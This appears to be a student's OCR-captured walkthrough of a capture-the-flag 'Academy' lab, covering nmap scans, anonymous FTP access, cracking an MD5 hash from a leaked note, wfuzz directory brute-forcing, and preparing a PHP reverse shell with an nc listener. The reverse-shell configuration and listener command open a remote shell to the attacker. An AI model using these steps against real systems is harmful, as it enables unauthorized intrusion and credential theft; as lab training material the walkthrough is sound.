
CONNECTING SPLUNK FORWARDER TO KALI:

- Nmap 192.168.31.8 -p- -v—min-rate=3000 | tee open_ports.txt
- Nmap 192.168.31.8 -p21,22,80 -A -v –min-rate=3000 | tee open_services.txt
- Mkdir academy

- $mv open_* academy
- Cd academy
- Mkdir academy




```
┌──(kali㉿kali)-[~]
└─$ nmap 172.16.13.197 -p- -v --min-rate=3000 | tee open_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 22:22 EST
Initiating Ping Scan at 22:22
Scanning 172.16.13.197 [2 ports]
Completed Ping Scan at 22:22, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:22
Completed Parallel DNS resolution of 1 host. at 22:22, 0.38s elapsed
Initiating Connect Scan at 22:22
Scanning 172.16.13.197 [65535 ports]
Discovered open port 22/tcp on 172.16.13.197
Discovered open port 21/tcp on 172.16.13.197
Discovered open port 80/tcp on 172.16.13.197
Completed Connect Scan at 22:22, 17.01s elapsed (65535 total ports)
Nmap scan report for 172.16.13.197
Host is up (0.0019s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 172.16.13.197 -p21,22,80 -A -v --min-rate=3000 | tee open_services.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 22:24 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:24
Completed NSE at 22:24, 0.00s elapsed
Initiating NSE at 22:24
Completed NSE at 22:24, 0.00s elapsed
Initiating NSE at 22:24
Completed NSE at 22:24, 0.00s elapsed
Initiating Ping Scan at 22:24
Scanning 172.16.13.197 [2 ports]
Completed Ping Scan at 22:24, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:24
Completed Parallel DNS resolution of 1 host. at 22:24, 0.37s elapsed
Initiating Connect Scan at 22:24
Scanning 172.16.13.197 [3 ports]
Discovered open port 80/tcp on 172.16.13.197
Discovered open port 22/tcp on 172.16.13.197
Discovered open port 21/tcp on 172.16.13.197
Completed Connect Scan at 22:24, 0.01s elapsed (3 total ports)
Initiating Service scan at 22:24
Scanning 3 services on 172.16.13.197
Completed Service scan at 22:24, 6.17s elapsed (3 services on 1 host)
```



```
-rw-r--r-- 1 kali kali    0 Feb 11 09:32 journalctl
-rw-r--r-- 1 kali kali    0 Feb 11 09:36 kill
drwxr-xr-x 2 kali kali 4096 Feb  9 02:02 Music
-rw------- 1 kali kali 3242 Feb 14 04:14 nano.31210.save
-rw-r--r-- 1 kali kali    0 Feb 14 21:55 new_users.txt
-rw------- 1 kali kali 3458 Feb 15 02:47 new_users.txt.save
-rw-r--r-- 1 kali kali  881 Feb 25 22:22 open_ports.txt
-rw-r--r-- 1 kali kali 2856 Feb 25 22:24 open_services.txt
-rw-r--r-- 1 kali kali  178 Feb 14 02:41 output.txt
drwxr-xr-x 2 kali kali 4096 Feb 16 04:17 phone
drwxr-xr-x 2 kali kali 4096 Feb 14 22:04 Pictures
drwxr-xr-x 2 kali kali 4096 Feb  9 02:02 Public
-rw-r--rw- 1 kali kali    0 Feb 13 03:41 python
-rw-r--r-- 1 kali kali  114 Feb 14 02:38 python.py
drwxr-xr-x 2 kali kali 4096 Feb 14 10:40 security
-rwxr-xr-- 1 kali kali    0 Feb 11 09:20 shell
-rw-r--r-- 1 kali kali    9 Feb 14 22:06 sheryl
drwxr-xr-x 2 kali kali 4096 Feb 14 22:04 sheryl1
-rw-r--r-- 1 kali kali    0 Feb 11 08:37 STDIN
-rw-r--r-- 1 kali kali   22 Feb 14 10:38 stdout.txt
drwxr-xr-x 2 kali kali 4096 Feb  9 02:02 Templates
-rw-r--r-- 1 kali kali    0 Feb 15 09:36 users.txt.save
drwxr-xr-x 2 kali kali 4096 Feb  9 02:02 Videos

┌──(kali㉿kali)-[~]
└─$ mkdir academy
mkdir: cannot create directory ‘academy’: File exists

┌──(kali㉿kali)-[~]
└─$ cd academy

┌──(kali㉿kali)-[~/academy]
└─$ ftp 172.16.13.197
Connected to 172.16.13.197.
220 (vsFTPd 3.0.3)
Name (172.16.13.197:kali): text
331 Please specify the password.
Password:

530 Login incorrect.
ftp: Login failed
ftp>
ftp> user
(username) ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
```

- ➢ Wfuzz takes the first word of 100 words and it checks the response code




```
┌──(kali㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
└─$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u 172.16.12.85/FUZZ 200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
*                                                      *
* Version up to 1.4c coded by:                         *
* Christian Martorella (cmartorella@edge-security.com) *
* Carlos del ojo (deepbit@gmail.com)                   *
*                                                      *
* Version 1.4d to 3.1.0 coded by:                      *
* Xavier Mendez (xmendez@edge-security.com)            *
********************************************************

Usage:  wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace them with the values of the specified
payload.
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and co
uld be used as a base for filtering.


Examples:
        wfuzz -c -z file,users.txt -z file,pass.txt --sc 200 http://www.site.com/log.asp?user=FUZZ&pass=FUZ2Z
        wfuzz -c -z range,1-10 --hc=BBB http://www.site.com/FUZZ{something not there}
        wfuzz --script=robots -z list,robots.txt http://www.webscantest.com/FUZZ

Type wfuzz -h for further information or --help for advanced usage.
 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Specify the URL either with -u or l
ast argument. If you want to use a full payload, it can only be specified with FUZZ.
```

- ➢ Cat note.txt
- store the value in the text file named note.txt and open a text editor.
- We will have hash value and login credentials in that file.
- Use the cat command to display the values of login and hash values
- use the MD5 hash decrypter to convert the hash into readable format and thus the decrypted value is “student “.


- Thus we get the password as student and login id as 10201321.

We use this password for login.




```
┌──(kali㉿kali)-[~/academy]
└─$ ll
total 20
drwxr-xr-x 2 kali kali 4096 Feb 26 11:57 academy
-rw-r--r-- 1 kali kali   33 Feb 25 22:18 hash
-rw-r--r-- 1 kali kali  776 May 29  2021 note.txt
-rw-r--r-- 1 kali kali  873 Feb 25 22:10 open_ports.txt
-rw-r--r-- 1 kali kali 2849 Feb 25 22:11 open_services.txt

┌──(kali㉿kali)-[~/academy]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following c
ommand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `departmen
t`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56'
, '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure ... right ?
We can always adapt it to our needs.

-jdelta
```

- Locate reverse-shell.php
- Sudo nano /usr/share/webshells/php-reverse-shell.php



```
┌──(kali㉿kali)-[~/academy]
└─$ locate reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(kali㉿kali)-[~/academy]
└─$ sudo updatedb

┌──(kali㉿kali)-[~/academy]
└─$ sudo nano /usr/share/webshells/php/php-reverse-shell.php
```


- Use seclists, we can find




```
—(kali㉿kali)-[~]
—$ sudo nano /usr/share/webshells/php/php-reverse-shell.php

—(kali㉿kali)-[~]
—$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── IOCs
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
—(kali㉿kali)-[/usr/share/seclists]
—$ cd Discovery

—(kali㉿kali)-[/usr/share/seclists/Discovery]
—$ ll
otal 36
drwxr-xr-x  2 root root  4096 Feb 26 03:35 DNS
drwxr-xr-x  2 root root  4096 Feb 26 03:35 File-System
drwxr-xr-x  2 root root  4096 Feb 26 03:35 Infrastructure
drwxr-xr-x  2 root root  4096 Feb 26 03:35 Mainframe
drwxr-xr-x  2 root root  4096 Feb 26 03:35 SNMP
drwxr-xr-x  2 root root  4096 Feb 26 03:35 Variables
drwxr-xr-x 11 root root 12288 Feb 26 03:35 Web-Content

—(kali㉿kali)-[/usr/share/seclists/Discovery]
—$ cd Web-Content

—(kali㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
—$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://172.16.12.85/FUZZ --s
c 200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

arget: http://172.16.12.85/FUZZ
otal requests: 119600
```

Wfuzz :

- Use “wfuzz” tool, which is a web application brute-forcing tool used for finding vulnerabilities in web applications .
- Wfuzz takes the first word of 100 words and checks the response code




```
—(kali㉿kali)-[~]
—$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u 172.16.12.85/FUZZ --hc 404,403
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

arget: http://172.16.12.85/FUZZ
otal requests: 119600

=====================================================================
D            Response   Lines    Word       Chars       Payload
=====================================================================

000000400:   200        368 L    933 W      10701 Ch    "."
000000467:   301        9 L      28 W       317 Ch      "phpmyadmin"
000005771:   301        9 L      28 W       314 Ch      "academy"
C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...
```



```
—(kali㉿kali)-[~]
-$ locate reverse-php

—(kali㉿kali)-[~]
-$ locate php-reverse
usr/share/laudanum/php/php-reverse-shell.php
usr/share/laudanum/wordpress/templates/php-reverse-shell.php
usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
usr/share/webshells/php/php-reverse-shell.php

—(kali㉿kali)-[~]
-$ nano rev.php

—(kali㉿kali)-[~]
-$ nano /usr/share/webshells/php/php-reverse-shell.php


—(kali㉿kali)-[~]
-$ nc -lvnp 12345
```

Php:

- ➢ Now open rev php using nano and give the IP address of the target machine i.e. the academy machine




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.11';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

- ➢ http:://(academy’s ip)/academy in firefox tab

Firefox

- After changing the IP address, open firefox and give the IP address of academy,



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or



ONLINE COURSE
REGISTRATION

PLEASE LOGIN TO ENTER

Enter Reg no : 10201321

Enter Password : ●●●●●●●

Log Me In


This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

